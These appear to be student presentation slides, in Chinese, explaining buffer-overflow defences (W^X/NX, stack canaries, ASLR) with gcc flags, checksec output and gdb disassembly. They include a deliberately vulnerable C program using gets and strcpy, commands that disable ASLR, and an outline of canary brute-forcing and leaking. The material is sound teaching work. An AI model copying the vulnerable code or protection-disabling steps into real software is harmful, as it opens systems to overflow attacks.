Buffer Overflow, Shell Code, and Advanced Protection

第七組：
1102924 李名智
1102932 林微訢
1102943 顏莉諭
1102962 鍾佳妘


a. Write XOR Execute（W^X）

一、Write XOR Execute介紹

- 「寫入 XOR 執行」（Write XOR Execute，簡稱 W^X）是一種安全技術（記憶體保護策略）。
- 理念：將記憶體區域設置為「可寫」或「可執行」，但不能同時具備這兩種權限。
- 目的：防止攻擊者利用可寫記憶體區域來注入並執行惡意程式碼。

二、啟用W^X保護機制流程圖

圖片來源



經典overflow流程

啟用W^X保護機制流程

三、W^X保護策略

- W^X保護策略：防止記憶體區域同時具備可寫和可執行權限。

- 有關記憶體區域的攻擊：
  - 緩衝區溢出攻擊（覆蓋return address，注入並執行）
  - ROP攻擊（不需注入惡意程式碼，可繞過此保護策略）

- 實現W^X保護方式：在編譯過程中不使用-z execstack
  - -z execstack：允許執行堆疊。
  - gcc -o safeTest Test.c （-z noexecstack）

四、實作 使用W^X保護方法、安全屬性

- 未保護（使用 -z execstack）

```
┌──(kali㉿kali)-[~/Test3]
└─$ gcc -o unsafetest  -z execstack TestBufferOF.c
```

- 使用工具checksec查看安全屬性

```
┌──(kali㉿kali)-[~/Test3]
└─$ checksec --file=./unsafetest
[*] '/home/kali/Test3/unsafetest'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
```


- 有保護（ ~~-z execstack~~ ）

```
┌──(kali㉿kali)-[~/Test3]
└─$ gcc -o safetest TestBufferOF.c
```

- 使用工具checksec查看安全屬性

```
┌──(kali㉿kali)-[~/Test3]
└─$ checksec --file=./safetest
[*] '/home/kali/Test3/safetest'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```


NX (No-Execute)：可以將某些記憶體區域標記為不可執行（只能放資料）



b. Stack Smashing Protection (SSP)

一、Stack Smashing Protection 介紹

- 也被稱為 canary-based protection
- Stack buffer overflow 的防禦手段之一
- 透過檢查 canary value 是否遭到修改，判斷程式的當前安全性
  - 在原程式增加 canary value 及額外判斷
  - 遭到修改 → 結束前查到 bof 發生 → 提前終止程式
  - 未遭到修改 → 繼續執行程式



圖片來源：Stack buffer overflow protection 學習筆記 by SZ Lin

一、Stack Smashing Protection 介紹 2

- Canary 介紹 (in GCC)
  - 每次初始化時隨機產生，通常是 null 開頭 (0x00)
    - 提高預測難度
    - 需要時可被字串讀取視為結尾
  - 同一 thread 的所有函式中使用相同 canary

	儲存位置*	長度	安全性	舉例
x86	%gs: 0x14	32 bits	較低	0xC101 8200
x64	%fs: 0x28	64 bits	較高	0x9BE4 64C3 9787 BF00

*皆為區段暫存器，通常指向 TLS

一、Stack Smashing Protection 介紹 3

- 啟用 canary 之參數 (in GCC)　　**保護對象（進入時初始化 canary，退出前檢查）**
  - -fstack-protector　　使用到動態配置記憶體 (alloc) 或者 buffer > 8 bytes 的 function
  - -fstack-protector -strong　　介於上下兩者之間。平衡成本、涵蓋範圍、效能
  - -fstack-protector -all　　所有的 function
  - -fstack-protector -explicit　　特別宣告的 function: __attribute__((stack_protect)) void vulnerable_function()
  - -fno-stack-protector　　不啟用保護

```
┌──(kali㉿kali)-[~/se]
└─$ gcc -fstack-protector -z execstack -o C_err C_err.c
```

二、Stack Smashing Protection 實作

- 檔案大小比較

```
┌──(kali㉿kali)-[~/se]
└─$ ls -al *stack*
-rwxr-xr-x 1 kali kali 15064 Jun 15 01:46 fno_stack
-rwxr-xr-x 1 kali kali 15148 Jun 15 01:43 fstack
-rwxr-xr-x 1 kali kali 15148 Jun 15 01:44 fstack_all
-rwxr-xr-x 1 kali kali 15064 Jun 15 01:44 fstack_explicit
-rwxr-xr-x 1 kali kali 15148 Jun 15 01:44 fstack_strong
```

- 使否啟用 canary protection 之 bof 結果比較

```
┌──(kali㉿kali)-[~/se]
└─$ ./fno_stack
123456789
zsh: segmentation fault  ./fno_stack

┌──(kali㉿kali)-[~/se]
└─$ ./fstack_all
123456789
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./fstack_all
```

二、Stack Smashing Protection 實作 2

- 事前準備
  - 不要隨機變換程式在記憶體中的位置，方便觀察

```
┌──(kali㉿kali)-[~/se]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# echo "0" > /proc/sys/kernel/randomize_va_space
```

- 程式碼
  - 使用風險較高的函式
    - gets()
    - strcpy()
- 目標：觀察程式中的 canary

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vulnerable_function(char *input);

int main()
{
    char input[8];

    gets(input);
    vulnerable_function(input);

    return 0;
}

void vulnerable_function(char *input)
{
    char buffer[8];
    strcpy(buffer, input);
}
```

- disass main

```
Reading symbols from fno_stack...
(No debugging symbols found in fno_
(gdb) disass main
Dump of assembler code for function main:
   0x0000119d <+0>:     lea    0x4(%esp),%ecx
   0x000011a1 <+4>:     and    $0xfffffff0,%esp
   0x000011a4 <+7>:     push   -0x4(%ecx)
   0x000011a7 <+10>:    push   %ebp
   0x000011a8 <+11>:    mov    %esp,%ebp
   0x000011aa <+13>:    push   %ebx
   0x000011ab <+14>:    push   %ecx
   0x000011ac <+15>:    sub    $0x10,%esp
   0x000011af <+18>:    call   0x1213 <__x86.get_pc_thunk.ax>
   0x000011b4 <+23>:    add    $0x2e40,%eax
   0x000011b9 <+28>:    sub    $0xc,%esp
   0x000011bc <+31>:    lea    -0x10(%ebp),%edx
   0x000011bf <+34>:    push   %edx
   0x000011c0 <+35>:    mov    %eax,%ebx
   0x000011c2 <+37>:    call   0x1040 <gets@plt>
   0x000011c7 <+42>:    add    $0x10,%esp
   0x000011ca <+45>:    sub    $0xc,%esp
   0x000011cd <+48>:    lea    -0x10(%ebp),%eax
   0x000011d0 <+51>:    push   %eax
   0x000011d1 <+52>:    call   0x11e8 <vulnerable_function>
   0x000011d6 <+57>:    add    $0x10,%esp
   0x000011d9 <+60>:    mov    $0x0,%eax
   0x000011de <+65>:    lea    -0x8(%ebp),%esp
   0x000011e1 <+68>:    pop    %ecx
   0x000011e2 <+69>:    pop    %ebx
   0x000011e3 <+70>:    pop    %ebp
   0x000011e4 <+71>:    lea    -0x4(%ecx),%esp
   0x000011e7 <+74>:    ret
End of assembler dump.
```

fno_stack

```
Reading symbols from fstack_all...
(No debugging symbols found in fstack_al
(gdb) disass main
Dump of assembler code for function main:
   0x000011ad <+0>:     lea    0x4(%esp),%ecx
   0x000011b1 <+4>:     and    $0xfffffff0,%esp
   0x000011b4 <+7>:     push   -0x4(%ecx)
   0x000011b7 <+10>:    push   %ebp
   0x000011b8 <+11>:    mov    %esp,%ebp
   0x000011ba <+13>:    push   %ebx
   0x000011bb <+14>:    push   %ecx
   0x000011bc <+15>:    sub    $0x10,%esp
   0x000011bf <+18>:    call   0x1263 <__x86.get_pc_thunk.ax>
   0x000011c4 <+23>:    add    $0x2e30,%eax
   0x000011c9 <+28>:    mov    %gs:0x14,%edx
   0x000011d0 <+35>:    mov    %edx,-0xc(%ebp)
   0x000011d3 <+38>:    xor    %edx,%edx
   0x000011d5 <+40>:    sub    $0xc,%esp
   0x000011d8 <+43>:    lea    -0x14(%ebp),%edx
   0x000011db <+46>:    push   %edx
   0x000011dc <+47>:    mov    %eax,%ebx
   0x000011de <+49>:    call   0x1040 <gets@plt>
   0x000011e3 <+54>:    add    $0x10,%esp
   0x000011e6 <+57>:    sub    $0xc,%esp
   0x000011e9 <+60>:    lea    -0x14(%ebp),%eax
   0x000011ec <+63>:    push   %eax
   0x000011ed <+64>:    call   0x1215 <vulnerable_function>
   0x000011f2 <+69>:    add    $0x10,%esp
   0x000011f5 <+72>:    mov    $0x0,%eax
   0x000011fa <+77>:    mov    -0xc(%ebp),%edx
   0x000011fd <+80>:    sub    %gs:0x14,%edx
   0x00001204 <+87>:    je     0x120b <main+94>
   0x00001206 <+89>:    call   0x1270 <__stack_chk_fail_local>
   0x0000120b <+94>:    lea    -0x8(%ebp),%esp
   0x0000120e <+97>:    pop    %ecx
   0x0000120f <+98>:    pop    %ebx
   0x00001210 <+99>:    pop    %ebp
   0x00001211 <+100>:   lea    -0x4(%ecx),%esp
   0x00001214 <+103>:   ret
End of assembler dump.
```

fstack_all

啟用

檢查

- disass vulnerable_function

fno_stack

```
(gdb) disass vulnerable_function
Dump of assembler code for function vulnerable_function:
   0x000011e8 <+0>:     push   %ebp
   0x000011e9 <+1>:     mov    %esp,%ebp
   0x000011eb <+3>:     push   %ebx
   0x000011ec <+4>:     sub    $0x14,%esp
   0x000011ef <+7>:     call   0x1213 <__x86.get_pc_thunk.ax>
   0x000011f4 <+12>:    add    $0x2e00,%eax
   0x000011f9 <+17>:    sub    $0x8,%esp
   0x000011fc <+20>:    push   0x8(%ebp)
   0x000011ff <+23>:    lea    -0x10(%ebp),%edx
   0x00001202 <+26>:    push   %edx
   0x00001203 <+27>:    mov    %eax,%ebx
   0x00001205 <+29>:    call   0x1050 <strcpy@plt>
   0x0000120a <+34>:    add    $0x10,%esp
   0x0000120d <+37>:    nop
   0x0000120e <+38>:    mov    -0x4(%ebp),%ebx
   0x00001211 <+41>:    leave
   0x00001212 <+42>:    ret
```


fstack_all

```
(gdb) disass vulnerable_function
Dump of assembler code for function vulnerable_function:
   0x00001215 <+0>:     push   %ebp
   0x00001216 <+1>:     mov    %esp,%ebp
   0x00001218 <+3>:     push   %ebx
   0x00001219 <+4>:     sub    $0x24,%esp
   0x0000121c <+7>:     call   0x1263 <__x86.get_pc_thunk.ax>
   0x00001221 <+12>:    add    $0x2dd3,%eax
   0x00001226 <+17>:    mov    0x8(%ebp),%edx
   0x00001229 <+20>:    mov    %edx,-0x1c(%ebp)
   0x0000122c <+23>:    mov    %gs:0x14,%edx
   0x00001233 <+30>:    mov    %edx,-0xc(%ebp)
   0x00001236 <+33>:    xor    %edx,%edx
   0x00001238 <+35>:    sub    $0x8,%esp
   0x0000123b <+38>:    push   -0x1c(%ebp)
   0x0000123e <+41>:    lea    -0x14(%ebp),%edx
   0x00001241 <+44>:    push   %edx
   0x00001242 <+45>:    mov    %eax,%ebx
   0x00001244 <+47>:    call   0x1060 <strcpy@plt>
   0x00001249 <+52>:    add    $0x10,%esp
   0x0000124c <+55>:    nop
   0x0000124d <+56>:    mov    -0xc(%ebp),%eax
   0x00001250 <+59>:    sub    %gs:0x14,%eax
   0x00001257 <+66>:    je     0x125e <vulnerable_function+73>
   0x00001259 <+68>:    call   0x1270 <__stack_chk_fail_local>
   0x0000125e <+73>:    mov    -0x4(%ebp),%ebx
   0x00001261 <+76>:    leave
   0x00001262 <+77>:    ret
```

啟用

檢查

二、Stack Smashing Protection 實作 3



圖片來源：Stack buffer overflow protection 學習筆記 by SZ Lin

- 進入函式時：啟用 canary protection

```
0x000011c9 <+28>:    mov    %gs:0x14,%edx
0x000011d0 <+35>:    mov    %edx,-0xc(%ebp)
0x000011d3 <+38>:    xor    %edx,%edx
```

1. 把 canary 搬到 edx (stack)
2. 把 canary 搬到原 ebp 下
3. reset edx


- 離開函式前：檢查 canary protection

```
0x000011fa <+77>:    mov    -0xc(%ebp),%edx
0x000011fd <+80>:    sub    %gs:0x14,%edx
0x00001204 <+87>:    je     0x120b <main+94>
0x00001206 <+89>:    call   0x1270 <__stack_chk_fail_local>
```

1. 把 stack canary 搬到 edx
2. 檢查：與原始 canary 比較

→ 報告問題並終止程式

二、Stack Smashing Protection 實作 4



圖片來源：Stack buffer overflow protection 學習筆記 by SZ Lin

```
mov    %gs:0x14,%edx
```
→ canary

```
Breakpoint 2, 0x565561d0 in main ()
(gdb) i r
eax            0x56558ff4          1448447988
ecx            0xffffcff0          -12304
edx            0xc1018200          -1056865792
ebx            0xf7e1dff4          -136192012
esp            0xffffcfc0          0xffffcfc0
ebp            0xffffcfd8          0xffffcfd8
esi            0x56558eec          1448447724
edi            0xf7ffcba0          -134231136
eip            0x565561d0          0x565561d0 <
eflags         0x202               [ IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

```
Breakpoint 4, 0x56556261 in vulnerable_function ()
(gdb) x/64rx $esp
0xffffcf80:    0x00000000    0x56558ff4    0x00000000    0xffffcfc4
0xffffcf90:    0xffffcfd8    0x34333231    0x38373635    0xc1018200
0xffffcfa0:    0x56558eec    0x56558ff4    0xffffcfd8    0x565561f2
0xffffcfb0:    0xffffcfc4    0x00000000    0x00000013    0x565561c4
0xffffcfc0:    0xf7c216ac    0x34333231    0x38373635    0xc1018200
0xffffcfd0:    0xffffcff0    0xf7e1dff4    0x00000000    0xf7c237c5
0xffffcfe0:    0x00000001    0x00000000    0x00000078    0xf7c237c5
0xffffcff0:    0x00000001    0xffffd0a4    0xffffd0ac    0xffffd010
0xffffd000:    0xf7e1dff4    0x565561ad    0x00000001    0xffffd0a4
0xffffd010:    0xf7e1dff4    0x56558eec    0xf7ffcba0    0x00000000
0xffffd020:    0x803bb536    0xfbcb5f26    0x00000000    0x00000000
0xffffd030:    0x00000000    0xf7ffcba0    0x00000000    0xc1018200
0xffffd040:    0xf7ffda30    0xf7c23756    0xf7e1dff4    0xf7c23888
0xffffd050:    0xf7fcaac4    0x56558eec    0x00000000    0xf7ffd000
0xffffd060:    0x00000000    0xf7fdbd60    0xf7c23809    0x56558ff4
0xffffd070:    0x00000001    0x56556080    0x00000000    0x565560a7
```

HEX	FFFF FFFF C101 8200
DEC	-1,056,865,792

- canary = C101 8200
- 原 Ebp = 0xFFFF CFD8

- ret = 0x565561F2

二、Stack Smashing Protection 實作 5

- 改善漏洞
  - gets → fgets(, buffer size, stream)
  - strcpy → strncpy(, , buffer size)

```
┌──(kali㉿kali)-[~/se]
└─$ gcc -fstack-protector-all -z execstack -o fall_safe safeca.c

┌──(kali㉿kali)-[~/se]
└─$ gcc -fno-stack-protector -z execstack -o fno_safe safeca.c

┌──(kali㉿kali)-[~/se]
└─$ ./fno_safe
123456789
buffer: 1234567
input: 1234567

┌──(kali㉿kali)-[~/se]
└─$ ./fall_safe
123456789
buffer: 1234567
input: 1234567
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

 void vulnerable_function(char *input)
{
    char buffer[8];
    strncpy(buffer, input, 8);
    printf("buffer: %s\n", buffer);
}

int main()
{
    char input[8];
    fgets(input, 8, stdin);
    vulnerable_function(input);
    printf("input: %s", input);

    return 0;
}

"safeca.c" 22L, 334B
```

三、Stack Smashing Protection 破解與建議 每種方法都有特定的環境要求

- 繞過 canary (Stack canary bypasses)
  1. 暴力破解
     - 32 bits = 4 bytes
     - 可能所需次數：X: 2^32, O: 2^8 * 4 = 1024
     - 利用 fork() 後產生的 child process 會直接拷貝相同 canary ，來暴力破解試驗對象
     - 逐字節猜 → 猜錯 crash ，在 child process 繼續猜，猜對後往下一個字節猜
  2. 洩漏 canary
     - 格式化字串輸出、自訂輸出長度不在 canary 的保護範疇內 (若為 0x00 開頭，需蓋過)
  3. 其他...
- 建議
  - 主動採用更安全的作法

*正確 canary: C1 01 82 23

四、Stack Smashing Protection 參考資料

- p9: Stack Canaries – Gingerly Sidestepping the Cage | SANS Institute
- p.10: Stack buffer overflow protection 學習筆記 – Stack canaries mechanism in User space – SZ Lin with Cybersecurity & Embedded Linux
- p.15: c - what does this instruction do?:- mov %gs:0x14,%eax - Stack Overflow
- p.18: Buffer Overflow Defenses 1 Avoid Unsafe Functions 2 Stack Canaries
- p.18: 金絲雀 - CTF Wiki (ctf-wiki.org)
- p.18: Stack Canaries | HackTricks | HackTricks


c. Address Space Layout Randomization (ASLR)

一、ASLR介紹

- 功能:　　電腦中常見的針對緩衝區溢出問題的防禦機制
- 作法:　每次載入資料時，都將執行的位址以隨機的方式分配
- 目的:　　防止攻擊者發現程式漏洞後，讓程式跳轉到一個已經存在的系統函式位置(ret2libc)。

ASLR的作用範圍

- stack起始位置
- Shared Libraries and mmap
- VDSO的地址
- Heap起始位置



★ 程式執行位址隨機化為加上**PIE**後的功能

實際觀察

- 查看ASLR狀態:
  cat /proc/sys/kernel/randomize_va_space

- 設定ASLR狀態:
  shdo sh -c “echo 0 > /proc/sys/kernel/randomize_va_space”

- 開啟PIE


```
┌──(kali㉿kali)-[~/Final]
└─$ gcc -o AAA  ASLR_1_2.c
```

```
┌──(kali㉿kali)-[~/Final]
└─$ readelf -h AAA | grep "Type"
  Type:                              DYN (Position-Independent Executable file)
```


- 關閉PIE

```
┌──(kali㉿kali)-[~/Final]
└─$ gcc -no-pie -o Heap heap.c

┌──(kali㉿kali)-[~/Final]
└─$ readelf -h Heap | grep "Type"
  Type:                              EXEC (Executable file)
```

ASLR >2 + no-PIE



ASLR >1+ no-PIE




ASLR >0 + no-PIE

```
┌──(kali㉿kali)-[~/Final]
└─$ ./test_npie
Stack address (local_var): 0×7fffffffde14
Heap address: 0×4056b0
Executable base address (main): 0×401226
mmap address: 0×7ffff7fc2000

┌──(kali㉿kali)-[~/Final]
└─$ ./test_npie
Stack address (local_var): 0×7fffffffde14
Heap address: 0×4056b0
Executable base address (main): 0×401226
mmap address: 0×7ffff7fc2000

┌──(kali㉿kali)-[~/Final]
└─$ cat /proc/sys/kernel/randomize_va_space
0
```

